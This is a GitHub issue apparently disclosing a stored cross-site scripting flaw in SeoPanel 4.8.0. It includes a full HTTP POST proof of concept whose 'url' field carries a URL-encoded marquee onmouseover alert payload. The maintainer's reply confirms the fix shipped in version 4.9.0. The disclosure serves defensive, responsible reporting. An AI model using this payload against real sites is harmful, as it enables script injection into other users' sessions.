seopanel / **Seo-Panel** Public

forked from sendtogeo/Seo-Panel

<> Code   ⊙ Issues 35   Pull requests 2   ⊙ Actions   Projects 1   Wiki   ···

New issue

Jump to bottom

[BUG] Xss Stored #201

✓ Closed **CloneAssassin** opened this issue on Dec 30, 2020 · 1 comment

Assignees	
Milestone	Seo panel 4.9.0

CloneAssassin commented on Dec 30, 2020 • edited


SeoPanel is vulnerable to stored XSS due to lack of filtration of user-supplied [Autenticated User]
Environment

```
SeoPanel version: 4.8.0 Last Version
```

Parameter:
name="url" [works on all pages where the parameter is present]

PoC
POST /seo/seopanel/websites.php HTTP/1.1
Host: xxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: /
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 203
Origin: xxx
DNT: 1
Connection: close
Referer: xxx
Cookie: PHPSESSID=xxx; hidenews=1

sec=update&oldName=test1&id=5&user_id=1&name=test1&**url=https%3A%2F%2F%3Cmarquee+onmouseover%3D%22alert('Xss+12-30-2020')%22%3EoOo_(O.o)_oOo**&title=test1&description=test1&keywords=test1&analytics_view_id=



» Gestione sito web

Nome: 0   Utente: -- Seleziona --   Stato: -- Seleziona --

Xss 12-30-2020
☐ Impedisci a questa pagina di aprire ulteriori finestre di dialogo
OK

☐	ID	Sito web	Utente	Url	Google Analytics View Id
☐	4	Test	spadmin	https:// =(◕_◕)=	
☐	5	test1	spadmin	https:// oOo_(O.o)_oOo	

request CVE

sendtogeo commented on Jan 5, 2021

Hi Team,

Sorry for the late reply due to the new year vacation.

Thanks for reporting it to us and for the guidelines.

We will release a new version at the end of this month and will include fixes in it.

I will update you once it is released.

Thanks for the support .

sendtogeo added this to the **Seo panel 4.9.0** milestone on Jan 5, 2021

sendtogeo self-assigned this on Mar 22, 2021

sendtogeo closed this as completed in `769e402` on Mar 22, 2021

Assignees

sendtogeo

Labels

None yet

Projects

None yet

Milestone

Seo panel 4.9.0

Development

No branches or pull requests

2 participants